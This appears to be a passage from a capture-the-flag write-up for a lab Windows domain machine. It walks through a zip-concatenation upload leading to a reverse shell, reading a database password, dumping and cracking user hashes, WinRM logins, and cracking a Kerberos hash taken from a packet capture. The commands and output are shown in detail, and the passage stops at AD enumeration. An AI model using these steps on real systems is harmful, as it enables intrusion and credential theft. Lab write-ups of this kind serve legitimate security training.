
```
cat <normal.zip> <malicious.zip>   >   <new.zip>
```



I can upload this new zip file without error and click the link




It shows the first pdf file, but it also has php file. Start listener and browse this file



(It needs a few miniutes to get reverse shell)

Get Sara.b shell

In C:\xampp\htdocs\certificate.htb, it has db.php



```
C:\xampp\htdocs\certificate.htb>type db.php
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
```

It shows mysql username, password, and database name. I can read database

```
C:\xampp\mysql\bin\mysql.exe -u"certificate_webapp_user" -
p"cert!f!c@teDBPWD" -D "Certificate_WEBAPP_DB" -e "show tables;"
```

```
C:\xampp\htdocs\certificate.htb>C:\xampp\mysql\bin\mysql.exe -u"certificate_webapp_user" -p"cert!f!c@teDBPWD" -D "Certificate_WEBAPP_DB" -e "show tables;"
Tables_in_certificate_webapp_db
course_sessions
courses
users
users_courses
```

users table looks interesting

```
C:\xampp\mysql\bin\mysql.exe -u"certificate_webapp_user" -
p"cert!f!c@teDBPWD" -D "Certificate_WEBAPP_DB" -e "select * from users;"
```

```
C:\xampp\htdocs\certificate.htb>C:\xampp\mysql\bin\mysql.exe -u"certificate_webapp_user" -p"cert!f!c@teDBPWD" -D "Certificate_WEBAPP_DB" -e "select * from users;"
id      first_name      last_name       username        email   password        created_at      role    is_active
1       Lorra   Armessa Lorra.AAA       lorra.aaa@certificate.htb       $2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG    2024-12-23 12:43:10     teac
her     1
6       Sara    Laracrof        Sara1200        sara1200@gmail.com      $2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK    2024-12-23 12:47:11     teac
her     1
7       John    Wood    Johney  johny009@mail.com       $2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq    2024-12-23 13:18:18     student 1
8       Havok   Watterson       havokww havokww@hotmail.com     $2y$04$XSXoFSfcMoS5Zp8ojTeUSOj6ENEun6oWM93mvRQgvaBufba5I5nti    2024-12-24 09:08:04     teacher 1
9       Steven  Roman   stev    steven@yahoo.com        $2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGgOhRFX2    2024-12-24 12:05:05     student 1
10      Sara    Brawn   sara.b  sara.b@certificate.htb  $2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6    2024-12-25 21:31:26     admin   1
12      abc     def     abcdef  abc@ddd $2y$04$wckwkGXCN0PIQTLL23Y2yuEXzl5fXQM99lOWNps/9Y333TDxkc3Oi    2025-10-06 17:57:12     student 1
```

Get only username and email

```
C:\xampp\mysql\bin\mysql.exe -u"certificate_webapp_user" -
p"cert!f!c@teDBPWD" -D "Certificate_WEBAPP_DB" -e "select username, email
from users;"
```

```
C:\xampp\htdocs\certificate.htb>C:\xampp\mysql\bin\mysql.exe -u"certificate_webapp_user" -p"cert!f!c@teDBPWD" -D "Certificate_WEBAPP_DB" -e "select username, email
from users;"
username        email
Lorra.AAA       lorra.aaa@certificate.htb
Sara1200        sara1200@gmail.com
Johney  johny009@mail.com
havokww havokww@hotmail.com
stev    steven@yahoo.com
sara.b  sara.b@certificate.htb
abcdef  abc@ddd
```

Copy these and run hashcat

```
PS C:\Users\yumia\Downloads\hashcat-6.2.6> .\hashcat.exe ..\cert.hash ..\..\rockyou.txt -m 3200 --user --show
sara.b:$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6:Blink182
andrew:$2y$04$zupziFkp8N.w769eHzggC0h3syibkzIkpXitv\IP0f1ZI1XkFUbXK:test123
PS C:\Users\yumia\Downloads\hashcat-6.2.6>
```

I can verify sara.b exists

```
get-aduser -filter * | select samaccountname
```

```
C:\xampp\htdocs\certificate.htb>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs\certificate.htb> get-aduser -filter * | select samaccountname

samaccountname
--------------
Administrator
Guest
krbtgt
Kai.X
Sara.B
John.C
Aya.W
Nya.S
Maya.K
Lion.SK
Eva.F
Ryan.K
akeder.kh
kara.m
Alex.D
karol.s
saad.m
xamppuser
```

I can use nxc to verify sara.b creds

```
┌──[parrot@parrot]─[~/Documents/certificate]
└─→ $nxc smb certificate.htb -u sara.b -p 'Blink182'
SMB         10.10.11.71     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.71     445    DC01             [+] certificate.htb\sara.b:Blink182
┌──[parrot@parrot]─[~/Documents/certificate]
└─→ $nxc winrm certificate.htb -u sara.b -p 'Blink182'
WINRM       10.10.11.71     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb)
WINRM       10.10.11.71     5985   DC01             [+] certificate.htb\sara.b:Blink182 (Pwn3d!)
┌──[parrot@parrot]─[~/Documents/certificate]
└─→ $
```

I can winrm as sara.b

```
┌──[✗]─[parrot@parrot]─[~/Documents/certificate]
└──╼ $evil-winrm -i certificate.htb -u sara.b -p 'Blink182'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Sara.B\Documents>
```

Get lion.sk shell

There's folder WS-01 and it has a .pcap file

```
*Evil-WinRM* PS C:\Users\Sara.B\Documents> tree . /F
Folder PATH listing
Volume serial number is 7E12-22F9
C:\USERS\SARA.B\DOCUMENTS
ÀÄÄÄWS-01
        Description.txt
        WS-01_PktMon.pcap
```


Download this file

```
*Evil-WinRM* PS C:\Users\Sara.B\Documents> cd ws-01
*Evil-WinRM* PS C:\Users\Sara.B\Documents\ws-01> download WS-01_PktMon.pcap


Info: Downloading C:\Users\Sara.B\Documents\ws-01\WS-01_PktMon.pcap to WS-01_PktMon.pcap

Info: Download successful!
```

open it with wireshark



Filter kerberos and I can see kerberos authentication packets



Getting hash can be easily done using a tool. Download kerberos roast parser from https://github.com/jalvarezz13/Krb5RoastParser and it will generate hash to crack

```
python3 krb5_roast_parser.py WS-01_PktMon.pcap as_req
```

```
┌──[parrot@parrot]─[~/Documents/certificate]
└─── $python3 krb5_roast_parser.py WS-01_PktMon.pcap as_req
$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0
```

It can be cracked in hashcat

```
PS C:\Users\yumia\Downloads\hashcat-6.2.6> .\hashcat.exe ..\lion.sk.hash ..\..\rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

19900 | Kerberos 5, etype 18, Pre-Auth | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d
4ceda3fb5e852f0:!QAZ2wsx
PS C:\Users\yumia\Downloads\hashcat-6.2.6>
```

I can also winrm with this credential

```
┌──[parrot@parrot]─[~/Documents/certificate]
└─── $evil-winrm -i certificate.htb -u lion.sk -p '!QAZ2wsx'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Lion.SK\Documents>
```

Get ryan.k shell

I can run rusthound


```
rusthound-ce -c All --domain certificate.htb -u 'lion.sk' -p '!QAZ2wsx'
```


```
└─$ rusthound-ce -c All --domain certificate.htb -u 'lion.sk' -p '!QAZ2wsx'
---------------------------------------------------
Initializing RustHound-CE at 01:22:42 on 10/07/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-10-07T05:22:42Z INFO  rusthound_ce] Verbosity level: Info
[2025-10-07T05:22:42Z INFO  rusthound_ce] Collection method: All
[2025-10-07T05:22:42Z INFO  rusthound_ce::ldap] Connected to CERTIFICATE.HTB Active Directory!
[2025-10-07T05:22:42Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-10-07T05:22:42Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-07T05:22:43Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=certificate,DC=htb
[2025-10-07T05:22:43Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-07T05:22:44Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=certificate,DC=htb
[2025-10-07T05:22:44Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-07T05:22:45Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=certificate,DC=htb
[2025-10-07T05:22:45Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-07T05:22:45Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=certificate,DC=htb
[2025-10-07T05:22:45Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-07T05:22:45Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=certificate,DC=htb
[2025-10-07T05:22:45Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
. Parsing LDAP objects: 42%
[2025-10-07T05:22:45Z INFO  rusthound_ce::objects::enterpriseca] Found 12 enabled certificate templates
[2025-10-07T05:22:45Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
```

Remove domaindnszones and forestdnszones entries from domains.json and upload the files

